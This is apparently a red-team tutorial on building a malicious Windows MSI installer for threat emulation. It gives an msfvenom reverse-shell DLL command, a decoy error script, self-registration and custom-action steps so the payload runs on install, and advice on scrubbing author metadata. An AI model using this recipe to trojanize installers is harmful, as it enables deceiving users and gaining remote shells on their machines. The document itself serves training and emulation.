MS-Interloper: On the Subject of Malicious MSIs

I completed an engagement recently where I designed my threat plan around the recent rash of malicious Windows Installer (Microsoft Installer, or MSI) programs. It ended up being a blast, so I wanted to review my methodology for building this type of malware and what it looks like from the defender’s perspective.
I also released a malicious MSI as part of my most recent PMAT Lab update, so this post will probably be a good place to start if you want to tackle that challenge.
⚠️ As always, use this for educational, threat-emulation purposes only. It feels especially icky to teach about this kind of malware because it centers on creating a trojan installer, which for some reason seems a whole lot worse than your usual shellcode-that-spawns-calc.exe deal. Stay legit.
Real MSIs Realize Real MS-Lies
^^ I’m extremely proud of that header.
You’re familiar with MSIs if you’ve ever installed anything on Windows. MSI presents the GUI for installing some of your favorite productivity programs, like Napster, uTorrent, or Limewire. Or Notepad++, if you’re a psycho.
It’s a program that looks like this, you know the one:
The basic idea here is to package malware into an MSI and either:
- Have the user install it under the pretense that it’s a legitimate application…
or
- …have the MSI execute malware as part of the install process and then fabricate some kind of error to reduce suspicion from the user that it’s malware.
Both of these are interesting to me. Both of them have the same general setup. The end result is generally the same, but they both have slightly different approaches. We’ll examine the method outlined in the second bullet point.
Let’s look at an example that we can try to emulate:
Reference Material
https://twitter.com/pr0xylife/status/1547974110780669956
https://twitter.com/1ZRR4H/status/1547988622162350082
The original tweet by proxylife has the high-level chain of execution, while the reply from Germán Fernández shows some details that we can use to improve the fidelity of emulation. Let’s get to work!
Emulation Station: Building an MSI
How do we build one of these things?
First, you’ll need Visual Studio.
Visual Studio 2022 | Download for free
I’m using VS 2022, but I have used VS 2019 in the past and this technique has worked out fine.
Once you have VS set up, we need to install an extension so we can build MSIs. Go find the Microsoft Visual Studio Installer Projects extension for the version of VS that you have. I’m using VS 2022, so I’m using the extension for 2022:
Microsoft Visual Studio Installer Projects 2022 - Visual Studio Marketplace
Download, double-click, and run the extension installer. If all goes well, restart VS and you should now have the option to build Setup Projects.


Select the Setup Project option and name it something inconspicuous:
The UI for the Setup Project is a lot different than the normal VS UI. There’s not much in the way of coding to be done here. Instead, you now have a set of installation directories:

On the right side of VS, the project can be built like any other VS solution. We’ll add the files that we want installed, tell the installer where to drop them during installation, add some custom actions 😲 to do our dirty work, and then build the dang thing as a pre-packaged installer of evil. 😈😈😈
Let’s revisit the emulation plan and take a look at the contents of the MSI:


(better pictures are available in the original tweet above ⬆️ )
The MSI contains a DLL, a .VBS file, and a few custom actions to execute. Let’s knock out the composite elements first and then set up the custom actions.
vbc_notify.vbs
MsgBox "Error fam lmao", 16, "Somethin broke yo"This part is trivial. Save this as a .vbs and check that it runs by invoking it with wscript.exe:
> wscript.exe vbc_notify.vbs
Wonderful. Next!
We need a malicious DLL. Let’s keep it simple and use a Windows reverse shell that connects back to the localhost on port 8443.
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/x64/shell_reverse_tcp lhost=127.0.0.1 lport=8443 -f dll > dll_main.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 8704 bytes
⚠️ For a real engagement, you may want to spend some time creating a custom DLL instead of using MSFVenom. I recommend looking into shellcode injector DLLs written in Nim and Rust 👑🦀
Once this is compiled, let’s test it to ensure the mechanics of the exploit are working as intended:

Looks good.
Now, let’s wrap these two composite elements up into our malicious installer. To do this, go to our project in VS and select the location where we want our installer to actually drop the files. The tweet references where the files are installed in the real sample:
regsvr32.exe -n -i:"Install" C:\Users\**\AppData\Local\AdobeFontPack\main.dllLet’s use the AppData directory for our emulation. We can add this as a location by right clicking in the left-side pane and selecting Add Special Folder -> User's Application Data Folder

🤔 Take a look at the other install directories and think about how some of these are great locations for malicious files!
Once the AppData directory is added to the list of available install locations, right-click on it and select Add -> Files
Here, we add all of the composite elements of this exploit chain to the installer. Add the .VBS and dll_main.dll here.

Right now, nothing will happen when we run the installer after the DLL and .VBS are dropped into %APPDATA%. We now need to add some custom actions to complete the exploit chain. And this is where things get downright insidious.
First, go to dll_main.dll in the Solution Explorer panel (right-side).
The sample installer calls regsvr32.exe to register the DLL when installed for execution. We can set the DLL to self-register during install by selecting the vsdrfCOMSelfReg option:

Now, right-click on the Project file (not the Solution file but the thing one level under it) in the Solution Explorer and go to View -> Custom Actions (personally, I think this is a weird place for it but whatevs):

🤔 Again, we’re breezing by them, but there are some seriously powerful options in here. Registry changes during install?!

We can make the decoy vbc_notify.vbs script run by adding it as a Custom Action to the Install folder:

Now when this program runs, it will:
- Unpack both resources into %APPDATA%
- Self register (i.e., execute)
dll_main.dll - Run
vbc_notify.vbsand pop up a decoy message - And, exit the installer!
Before compiling, make sure to change some of the Misc details like the Author and Company Name to preserve OPSEC. Select the Build Project file and change the settings in there:

Compile this into an MSI by right-clicking the Solution file and clicking “Build Solution”. If all has gone to plan, you should now have an MSI in the Debug or Release directory, depending on which build you selected:

